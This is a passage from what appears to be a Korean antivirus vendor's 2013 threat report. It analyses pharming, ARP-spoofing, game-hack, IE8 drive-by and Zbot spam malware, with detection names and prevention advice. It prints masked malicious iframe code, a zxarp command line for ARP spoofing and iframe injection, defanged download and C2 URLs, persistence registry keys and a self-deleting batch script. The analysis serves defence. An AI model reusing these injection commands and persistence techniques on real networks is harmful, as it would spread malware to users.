


그림 1-27 | 특정 서버로부터 악성 호스트 파일 다운로드

아래는 악성코드에 의해 변조된 호스트 파일이며, [그림 1-28]의 사이트에 접속할 경우 악의적인 피싱 사이트로 연결된다.




그림 1-28 | 변조된 호스트 파일

추가적으로 악성코드에 의해 생성된 배치파일 명령을 통해 특정 프로세스를 종료하거나 파일의 속성을 변경하는 등의 악의적인 행위를 한다.




그림 1-29 | 악의적인 행위를 위해 생성된 배치파일

또한 악성코드는 시스템 리소스를 다수 점유해, 시스템 및 인터넷 속도가 느려지는 현상이 발생한다.




그림 1-30 | 감염된 시스템의 리소스 점유

이와 같이 불특정 사용자를 대상으로 제작된 피싱 사이트의 경우 정상적인 사이트와 매우 흡사하게 제작돼, 일반 사용자들로 하여금 의심 없이 정보를 입력하도록 유도한다. 하지만 아무리 정교하게 제작됐다 하더라도 사용자의 관심이 있다면 얼마든지 피해를 막을 수 있다. 피해를 최소화하기 위해서는 무리하게 개인정보를 요구하거나, 보안카드 번호 전체를 요구할 경우 파밍에 의한 피싱 사이트를 의심하고, 개인정보를 입력하지 않아야 한다. 특정 웹 사이트 방문 시 설치되는 ActiveX와 P2P 프로그램을 설치할 경우에는 더욱 세심한 주의를 기울여야 한다.

V3 제품에서는 아래와 같이 진단이 가능하다.

〈V3 제품군의 진단명〉
Trojan/Win32.Qhost (2013.05.30.00)

ARP Spoofing 유발 악성코드

최근 인터넷 사용 시 어떤 사이트에 접속을 해도 ActiveX 보안 경고가 나타난다는 피해가 보고됐다. 이는 ARP Spoofing을 유발하는 악성코드에 감염된 시스템으로 동일 네트워크 상의 정상 PC에서 인터넷 사용 시 악성코드 유포 URL이 iframe으로 삽입돼 발생한 증상으로 확인됐다.

아래 [그림 1-31]은 테스트 환경에서 해당 악성코드의 동작을 재연한 것이다. ARP Spoofing 감염 시스템이 있는 동일 네트워크 상의 정상 PC에서 악성코드 유포 사이트가 아닌 정상 사이트를 접속할 경우 ActiveX 보안 경고가 나타난 화면이다. 이때 신뢰할 수 있는 사이트라고 해서 무의식적으로 ActiveX 컨트롤러를 설치하면 이 악성코드에 감염될 수 있으니 주의가 필요하다.

그림 1-31 | iframe 삽입에 의해 실제 웹사이트와는 무관한 ActiveX 보안 경고가 나타나는 현상

ARP Spoofing을 유발하는 PC의 악성코드를 치료하지 않은 상태에서는 동일 네트워크 상의 다른 정상 PC에서 인터넷을 사용할 때마다 ActiveX 보안 경고가 나타난다. 네트워크로 확산되는 이런 악성코드가 다수의 PC에 감염된 상태에서는 네트워크 장애가 발생할 수 있다.

내부 네트워크에서 이 같은 증상이 발생한다면 ARP Spoofing을 유발하는 악성코드에 감염된 PC를 찾아 조치를 취해야 한다.

ARP Spoofing을 유발하는 악성코드에 감염된 PC를 찾는 방법은 아래 ASEC 블로그 내용을 참조하면 된다.

패킷을 훔치는 ARP Spoofing 공격 탐지 툴 (1)

패킷을 훔치는 ARP Spoofing 공격 탐지 툴 (2)

ARP Spoofing 탐지 툴 이외에도 ActiveX 보안 경고가 발생한 시스템에서 arp –a 명령을 이용해 ARP Spoofing을 유발하는 IP를 찾을 수 있다. 아래 [그림 1-32]에서 실제 게이트웨이 IP는 192.168.95.2이다. 그런데 게이트웨이 IP에 해당되는 MAC 주소가 192.168.95.129와 동일한 것을 확인할 수 있는데, 게이트웨이 MAC 주소와 동일한 MAC 주소를 가진 192.168.95.129 IP가 ARP Spoofing을 유발하는 IP라는 것을 알 수 있다.




그림 1-32 | arp –a 명령을 이용한 탐지 방법

삽입된 iframe 코드는 다음과 같으며, win7.html 소스를 확인해 보면 다음 [그림 1-33]과 같이 인코딩된 것을 알 수 있다.

〈iframe src="http://nave**.**-**s.com/win7.html" width=0 height=0 frameborder=0〉〈/iframe〉

그림 1-33 | 인코딩된 win7.html 소스

디코딩하면 악성코드를 다운받아 설치하는 정상 ActiveX 컨트롤러 정보와 악성코드 유포 URL을 확인할 수 있다.

그림 1-34 | ActiveX 컨트롤러 정보와 악성코드 유포 URL

ActiveX 컨트롤러를 설치할 경우 win8.exe 파일을 다운로드받아 실행하고, win8.exe 파일은 아래와 같은 파일 생성과 시스템 시작 시 자동으로 실행되도록 레지스트리에 등록한다.

[파일 생성]

%Temp%₩127.exe

%UserProfile%₩Local Settings₩Temporary Internet Files₩win7[1].exe

%Temp%₩fbA6b6A266.exe

%Systemroot%₩System32₩System32.exe

%UserProfile%₩Local Settings₩Temporary Internet Files₩arpx[1].exe

%Temp%₩1TbTDtPeT4.exe

%Systemroot%₩npptools.dll

%Systemroot%₩wpcap.dll

%Systemroot%₩WanPacket.dll

%Systemroot%₩Packet.dll

%Systemroot%₩system32₩drivers₩7.tmp

%Temp%₩8.tmp

[레지스트리 등록]

HKEY_LOCAL_MACHINE₩SOFTWARE₩Microsoft₩Windows₩CurrentVersion₩Run

@="%Systemroot%₩system32₩System32.exe"

HKEY_LOCAL_MACHINE₩SYSTEM₩CurrentControlSet₩Services₩System32 System

"ImagePath"="%Systemroot%₩system32₩System32.exe"




그림 1-35 | win8.exe 파일 구성도

win8.exe 파일에 의해 생성된 127.exe 파일은 아래 경로와 같이 win7.exe 파일과 arpx.exe 파일을 다운로드받아 실행하고, 감염된 PC의 MAC 주소를 특정 서버로 전송한다.

hxxp://nave**.**-**s.com/win7.exe

hxxp://nave**.**-**s.com/arpx.exe

hxxp://nave**.**-**s.com/winx/count.asp?mac=00-0c-29-34-bb-73&ver=arp1

win7.exe 파일은 fbA6b6A266.exe 및 system32.exe 파일과 동일한 파일이며, system32.exe 파일을 윈도우 시스템 폴더에 복사하고 시작 프로그램과 서비스에 등록한다.

system32.exe 파일은 C&C 서버로 추정되는 아래 IP로 매 4초마다 접속을 시도하지만 분석 당시 정상 연결은 되지 않았다.

C&C 서버 IP : nave**.**–**s.com:1963 (21*.*15.*6.*5:1963)

arpx.exe 파일은 1TbTDtPeT4.exe와 동일한 파일로, ARP Spoofing을 위해 정상 Winpcap 모듈과 zxarp로 알려진 중국어로 제작된 8.tmp 파일을 설치하고 실행한다.

8.tmp 파일은 ARP Spoofing을 유발하고 동일한 네트워크 상의 정상 PC에서 인터넷 사용 시 악성코드 유포 URL을 iframe 코드로 삽입하는 동작을 한다.




그림 1-36 | 8.tmp 명령 옵션

8.tmp 파일이 아래와 같은 옵션으로 실행되면서 ARP Spoofing과 iframe 코드를 삽입한다.

– idx 0 –ip 192.168.95.2–192.168.95.254 –port 80 –insert "〈iframe src="http://nave**.**–**s.com/win7.html" width=0 height=0 frameborder=0〉〈/iframe〉"

V3 제품에서는 아래와 같이 진단이 가능하다.

〈V3 제품군의 진단명〉
Trojan/Win32.Warp (2013.05.14.00)
Win-Trojan/Downloader.15680.B (2013.05.14.00)
Win-Trojan/Agent.62276 (2013.05.14.00)
Trojan/Win32.Warp (2013.05.14.00)
Win-Trojan/Hacktool.53248.E (2013.05.14.00)

PUP를 통한 온라인게임핵 유포

지속적으로 발견되는 온라인게임핵 악성코드의 경우, 꾸준히 유포되는 만큼 다양한 유포 경로가 존재한다. 예컨대 사람들이 주로 사용하는 프로그램으로 위장하거나, 취약한 웹 사이트를 통한 감염, P2P와 같은 파일 공유 사이트(프로그램)를 통한 감염 등이 있다. 이번에 다루는 온라인게임핵 관련 악성코드도 기존에 발견됐던 안 카메라 업데이트 파일 또는 백신 설치 파일로 위장해 유포되는 방식과 유사하게 PUP 프로그램을 통해 감염됐다.

그림 1-37 | 아이콘 화면

사용자가 메일에 첨부된 링크를 클릭하면 보스턴 마라톤 테러 동영상을 보여주는 웹 페이지로 연결된다.

실제 유포되는 파일의 아이콘은 위의 [그림 1-37]과 같으며, 파일 실행 시 아래와 같은 파일이 생성된다.


[파일 생성 정보]
C:₩DOCUME~1₩ADMINI~1₩LOCALS~1₩Temp₩datd02.exe
C:₩WINDOWS₩system32₩WindowsDriver.dll
C:₩WINDOWS₩system32₩xxx.exe

실행된 악성코드는 악의적인 행위를 하는 또 다른 파일들을 네트워크를 통해 다운로드 하며 해당 정보는 아래와 같다.

[네트워크 정보]
Sample.exe TCP CONNECT 127.0.0.1=〉1xx.1xx.50.2xx:80
Sample.exe HTTP CONNECT 127.0.0.1=〉1xx.1xx.50.2xx:80
yo****21.ca**24.com/data.dat
Sample.exe TCP DISCONNECT 127.0.0.1=〉1xx.1xx.50.2xx:80
svchost.exe TCP CONNECT 127.0.0.1=〉1xx.1xx.100.2xx:6174
svchost.exe TCP CONNECT 127.0.0.1=〉1xx.1xx.50.1xx:80
svchost.exe HTTP CONNECT 127.0.0.1=〉1xx.1xx.50.1xx:80
k****y.ca**24.com/xxx.exe
xxx.exe TCP CONNECT 127.0.0.1=〉1xx.9.150.2xx:80
xxx.exe HTTP CONNECT 127.0.0.1=〉1xx.9.150.2xx:80
1xx.9.150.2xx/update.xml

다른 악성코드들과 마찬가지로 윈도우가 시작될 때, 자신의 프로그램이 실행되게 하며 온라인게임핵 악성코드의 주 기능인 에이브이킬(AVKill) 기능 또한 감염 테스트 시 확인된다.

[레지스트리 정보]



온라인게임핵 악성코드와 함께 아래의 프로그램도 설치가 된다.




그림 1-38 | 악성코드 실행 시, 설치되는 프로그램

감염 시에는 기존 온라인게임핵류의 악성코드와 같은 기능을 한다. 위와 같은 피해 사례를 사전에 예방하기 위해서는 정상적인 프로그램이나 툴들은 해당 프로그램 제작사 홈페이지나 공식적인 다운로드 사이트를 통해 내려 받는 게 좋다. 또한 가급적 불필요한 프로그램(툴 바, 가짜 백신, P2P 등)들은 설치하지 않고 삭제하는 것을 권한다. 다만 부득이하게 검증되지 않은 프로그램을 사용할 필요가 있을 경우에는 공신력 있는 백신프로그램을 이용해 사전에 검사를 진행한 후 사용하는 것이 안전하다.

만일 해당 악성코드에 감염됐을 경우에는 아래 URL에서 전용백신을 다운로드해 에이브이킬 악성코드를 치료한 후, V3로 정밀검사를 하면 된다.

[전용백신 다운로드 URL]
http://www.ahnlab.com/kr/site/download/vacc/vaccView.do?seq=105




그림 1-39 | 전용백신 치료 화면

V3 제품에서는 아래와 같이 진단이 가능하다.

〈V3 제품군의 진단명〉
Win-Trojan/Dwonloader.157322 (2013.05.18.06)
Win-PUP/Downloader.KorAd.65536 (2013.05.18.00)

IE 8 취약점을 악용한 사례 주의

최근 안보를 연구하는 관련 웹 사이트에서 악성코드가 유포되고 있어 주의가 당부된다. 아래는 수집된 악성 스크립트 중 하나다. 해당 악성코드는 분석을 어렵게 하기 위해 스크립트가 난독화 돼 있다.

그림 1-40 | 아이콘 화면

난독화된 스크립트를 디코딩하면 아래와 같은 악성 스크립트가 확인된다. MS13-038(IE의 취약점으로 인한 원격 코드 실행 문제점)을 악용하고 있어 최신 윈도우 업데이트를 하지 않은 사용자의 IE 브라우저는 drive by download 형태로 악성코드에 감염된다.

그림 1-41 | 디코딩 후 코드

그림 1-42 | MS13-038(IE8 취약점)

★생성되는 파일

Internet Explorer 8 버전은 메모리 충돌로 인해 원격 코드 실행이 가능한 제로데이 취약점이 존재한다.

Microsoft는 공개적으로 보고된 Internet Explorer 8의 취약점을 조사하고 있으며, Internet Explorer 6, Internet Explorer 7, Internet Explorer 9 및 Internet Explorer 10은 해당 취약점의 영향을 받지 않는다.

해당 악성 스크립트는 대만에 위치한 시스템에 업로드돼 있음이 확인됐다.

그림 1-43 | 악성 스크립트 업로드 위치

국내 대부분의 사용자가 IE를 사용하고 있는 데다가 해당 악성코드가 최근 발견된 취약점을 악용하고 있어 감염 사례가 적잖게 나타날 것으로 보인다. 더군다나 안보 연구와 관련한 사이트들에서 발견되고 있다는 점에서 민감하게 다뤄질 소지도 있다. 감염을 예방하기 위해서는 윈도우는 물론, 설치한 백신을 항상 최신 버전으로 업데이트할 것을 권한다.


V3 제품에서는 아래와 같이 진단이 가능하다.

〈V3 제품군의 진단명〉

JS/Shellcode (2013.05.23.00)

과속 범칙금 메일로 위장한 악성코드 유포

최근 과속 범칙금 통보 메일로 위장해 유포되는 악성코드가 발견됐다. 국내에 거주하는 사용자들에게는 위험성이 다소 낮으나 최근 해외 금융사 등의 메일로 배포되는 악성코드와 유사해 사용자들의 주의가 요구된다. 해당 메일의 원문은 [그림 1-44]와 같다.


New York State — Department of Motor Vehicles

UNIFORM TRAFFIC TICKET

POLICE AGENCY

NEW YORK STATE POLICE

Local Police Code

THE PERSON DESCRIBED ABOVE IS CHARGED ASFOLLOWS

Time	Date of Offense	IN VIOLATION OF
7:25 AM	27/04/2013	NYS V AND T LAW

Description of Violation

SPEED OVER 55 ZONE

TO PLEAD, PRINT OUT THE ENCLOSED TICKET ANDSEND IT TO TOWN COURT, CHATAM HALL., PO BOX 117

그림 1-44 | 과속 범칙금 통보 메일로 위장한 메일의 본문

위의 내용을 살펴보면 메일에 첨부된 파일을 실행하도록 유도하는 내용을 확인할 수 있으며, 메일에 첨부된 파일은 [그림 1-45]와 같다.

그림 1-45 | 첨부된 악성코드

해당 파일을 실행하면 아래와 같이 자신을 복제해 방화벽을 우회한 다음, 자동으로 실행될 수 있도록 레지스트리에 특정 값을 등록한다. 특히 자신을 복제할 때 5자리 임의의 폴더 및 파일의 이름으로 복제하며, 악성코드 감염 시 생성되는 배치 파일은 자신의 파일을 스스로 삭제해 흔적을 감추는 기능을 한다.

[파일 생성]

C:₩Documents and Settings₩Administrator₩Application Data₩Tejif₩saado.exe

C:₩DOCUME~1₩ADMINI~1₩LOCALS~1₩Temp₩tmpab59ca6c.bat

[레지스트리 등록]

HKCU₩Software₩Microsoft₩Windows₩CurrentVersion₩Run₩{07B002BD-02AB-AD7F-31B7-BBCB31C598D9}

HKLM₩SYSTEM₩ControlSet001₩Services₩SharedAccess₩Parameters₩FirewallPolicy₩StandardProfile₩DisableNotifications

HKLM₩SYSTEM₩ControlSet001₩Services₩SharedAccess₩Parameters₩FirewallPolicy₩StandardProfile₩GloballyOpenPorts₩List₩27641:UDP

1) 악성코드 파일을 시작 프로그램에 등록

2) explorer.exe 프로세스에 대해 방화벽 예외 설정 정책 설정

3) UDP를 사용하는 27641 포트 개방

4) TCP를 사용하는 24266 포트 개방

추가로 Address Book 폴더에 있는 Administrator.wab 파일은 윈도우 OS 의 사용자 주소록과 관련된 파일로 악성코드 실행 시, Administrator.wab 파일에 접근하는 로그도 확인된다. 이는 해당 악성코드가 봇 기능 외에도 사용자들의 연락처 정보를 이용하는 것을 알 수 있다.

[악성코드가 접근하는 파일 경로]

C:₩Documents and Settings₩Administrator₩Application Data₩Microsoft₩Address Book₩Administrator.wab




그림 1-46 | Administrator.wab 파일

또한 아래 그림과 같이 네트워크 연결 정보도 확인된다.

그림 1-47 | 악성코드 감염 시 네트워크 연결 정보

위의 악성코드의 경우 지속적으로 발견되고 있는 메일 위장 악성코드


와 같은 류의 악성코드로 발신인이 명확하지 않은 이메일, 의심스러운 링크가 포함된 이메일, 특정 파일을 실행하도록 유도하는 이메일 등을 주의하면 감염을 막을 수 있다.

해당 악성코드는 V3 제품을 통해 진단 및 치료가 가능하다.

〈V3 제품군의 진단명〉
Trojan/Win32.Zbot (2013.05.09.00)

Bank of America로 위장한 스팸 메일

최근 Bank of America에서 보낸 것으로 위장해 악성코드를 배포하는 스팸 메일이 발견돼 사용자들의 주의가 요구된다. 이번에 발견된 스팸 메일은 'You transaction is completed' (당신의 계좌 이체가 성공했습니다)라는 제목이었으며, 본문 내용은 다음과 같다.


Transaction is completed. $04260178 has been successfully transferred.
If the transaction was made by mistake please contact our customer service.
Receipt of payment is attached.

*** This is an automatically generated email, please do not reply ***
Bank of America, N.A. Member FDIC. Equal Housing Lender Opens in new window
© 2013 Bank of America Corporation. All rights reserved

그림 1-48 | Bank of America로 위장한 스팸 메일 본문

해당 스팸 메일은 "Receipt of payment is attached" (영수증은 첨부해 드립니다)라는 표현을 사용해 첨부된 파일의 실행을 유도한다. 하지만 첨부 파일은 zip 파일로 된 내부에 실행 파일 형태의 악성코드를 내포하고 있었다.

또 "This is an automatically generated email, please do not reply" (이 메일은 자동으로 생성되었으므로, 회신은 하지 말아주세요)라는 표현을 이용해 진짜 알림 메일처럼 회신 금지 메시지를 표시하고 있다. 해당 스팸 메일의 발신인은 inco********aw3@gmail.com이라는 구글 계정을 사용하는 것으로 파악된다.

첨부 파일은 'PAYMENT RECEIPT 24-04-2013-GBK-75.zip'라는 이름의 zip 압축 파일이다. 해당 첨부파일을 다운로드해 압축을 풀면, 아래와 같이 실행 파일이 생성된다. 실행 파일이나 아이콘을 PDF 파일과 유사하게 만들어 사용자를 혼동시킨다. 아울러 파일 설명에 무작위 문자열을 사용했다. 만약 실제 영수증이라면 실행 파일을 발송할 이유가 없다. 이 같은 점을 미루어 보아 악성코드를 의심할 수 있다.

그림 1-49 | 압축 해제 시 생성되는 실행 파일

해당 파일의 버전 정보를 확인해보면, 아래와 같이 어떠한 내용도 확인할 수 없다. 이 역시 첨부된 실행 파일이 악성코드일 것이라는 의심을 가능하게 한다.




그림 1-50 | 버전 정보를 확인할 수 없는 첨부 파일

해당 파일을 실행하면 아래와 같은 파일이 생성돼 방화벽을 우회하며 자동으로 실행될 수 있도록 레지스트리에 특정 값을 등록한다. 또, 악성코드에 감염되면 최초 실행된 첨부 파일을 스스로 삭제해 흔적을 감춘다.

[파일 생성]

C:₩Documents and Settings₩Administrator₩Application Data₩Uptyec₩ityv.exe

[레지스트리 설정]




그림 1-51 | 레지스트리 등록 항목

1) 악성코드 파일을 시작 프로그램에 등록

2) explorer.exe 프로세스에 대해 방화벽 예외 설정 정책 설정

3) UDP를 사용하는 11046 포트 개방

4) TCP를 사용하는 18253 포트 개방

해당 악성코드는 추후 접속해 PC를 제어하기 위해 방화벽에 예외를 설정하고 포트를 개방해 놓는다. 일종의 봇(Bot)으로 감염된 상태에서 [그림 1-52]와 같이 원격의 시스템으로 연결을 시도한다.




그림 1-52 | 악성코드 감염 시 특정 URL로 접속 시도

이번에 발견된 악성코드의 경우, 방화벽 설정을 변경해 특정 포트를 개방하기 때문에 감염되지 않는 게 가장 중요하다. 따라서 발신인이 명확하지 않은 이메일, 의심스러운 링크가 포함되어 있거나 특정 파일을 실행하도록 유도하는 이메일에 대해서는 각별한 주의가 필요하다. 함부로 링크를 클릭하거나 첨부파일을 실행하지 않는 것이 중요하다. 특히 영문으로 된 이메일의 경우 자신에게 해당되는 내용의 메일인지,

아니면 스팸으로 발송된 메시지인지 구별해 열람하는 것이 중요하다.

〈V3 제품군의 진단명〉
Trojan/Win32.Zbot (2013.04.26.01)
Trojan/Win32.Zbot (2013.05.02.00)

미국우편공사(USPS)로 위장한 스팸 메일

한국의 우정사업본부와 유사한 기관인 미국우편공사(United States Postal Service)로 위장한 악성 스팸 메일이 발견됐다. USPS에서 발송한 것처럼 위장하기 위해 송신자의 주소를 'reports@usps.com'와 같이 USPS의 도메인을 사칭했고, 수신자가 메일에 첨부된 악성코드를 실행하도록 유도한다. 메일 제목은 'USPS delivery failure report'를 사용했으며, 수신된 메일의 본문은 첨부된 파일(LABEL-ID-56723547-GFK72.zip)을 출력하도록 안내해 첨부파일의 실행을 유도했다.

[메일 본문]

Notification

Our company's courier couldn't make the delivery of package.
REASON: Postal code contains an error.
LOCATION OF YOUR PARCEL: New York
DELIVERY STATUS: sort order
SERVICE: One-day Shipping
NUMBER OF YOUR PARCEL: 5D61MZ1F2X
FEATURES: No
Label is enclosed to the letter.
Print a label and show it at your post office.
An additional information:
If the parcel isn't received within 30 working days our company will have the right to claim compensation from you for it's keeping in the amount of $8.26 for each day of keeping of it.
You can find the information about the procedure and conditions of parcels keeping in the nearest office.
Thank you for using our services.

USPS Global.

첨부된 파일을 실행하면 아래와 같은 파일들이 생성된다.

[파일 생성]
C:₩Documents and Settings₩Administrator₩Application Data₩Akta₩ixyzs.exe

또한 레지스트리에 특정 값을 등록해 방화벽을 우회하고 부팅 시 자동으로 실행될 수 있도록 한다.




그림 1-53 | 레지스트리에 등록되는 악성코드 관련 기능

그리고 악성코드에 감염되면 자신을 삭제해 흔적을 제거한다.

```
@echo off
:d
del "C:₩Documents and Settings₩Administrator₩Desktop₩LABEL-ID-56753547-GFK72.exe"
if exist "C:₩Documents and Settings₩Administrator₩Desktop₩LABEL-ID-56753547-GFK72.exe" goto d
del /F "C:₩DOCUME~1₩ADMINI~1₩LOCALS~1₩Temp₩tmpeeade0cd.bat"
```

악성코드에 감염되면 독일에 위치한 것으로 확인된 원격 시스템에 연결을 반복 시도한다.

